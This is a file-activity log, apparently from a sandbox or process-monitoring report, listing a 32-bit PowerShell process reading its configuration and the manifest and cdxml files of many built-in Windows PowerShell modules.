C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	679603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	999	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	916	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	832	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	343	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	66871B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	351	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	267	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	success or wait	3	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\2.0.0.0\Hyper-V.psd1	unknown	4096	success or wait	3	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\2.0.0.0\Hyper-V.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	658	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	706	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MMAgent\MMAgent.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MMAgent\MMAgent.psd1	unknown	4096	end of file	1	66871B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTask_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	444	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	828	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	264	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	459	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	497	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	691	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	154	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	808	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	380	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	4096	success or wait	4	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	288	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	348	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	783	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	4096	end of file	1	66871B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\MSFT_NetConnectionProfile.cdxml	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\MSFT_NetConnectionProfile.cdxml	unknown	329	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\MSFT_NetConnectionProfile.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	unknown	334	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	unknown	919	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	931	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	931	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNat.cdxml	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNat.cdxml	unknown	219	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNat.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatExternalAddress.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatExternalAddress.cdxml	unknown	687	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatExternalAddress.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatStaticMapping.cdxml	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatStaticMapping.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatSession.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatSession.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatGlobal.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatGlobal.cdxml	unknown	766	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatGlobal.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\MSFT_NetQosPolicy.cdxml	unknown	4096	success or wait	15	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\MSFT_NetQosPolicy.cdxml	unknown	719	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\MSFT_NetQosPolicy.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetSecurity\NetSecurity.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetSecurity\NetSecurity.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	unknown	935	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	unknown	896	end of file	1	66871B4F	ReadFile
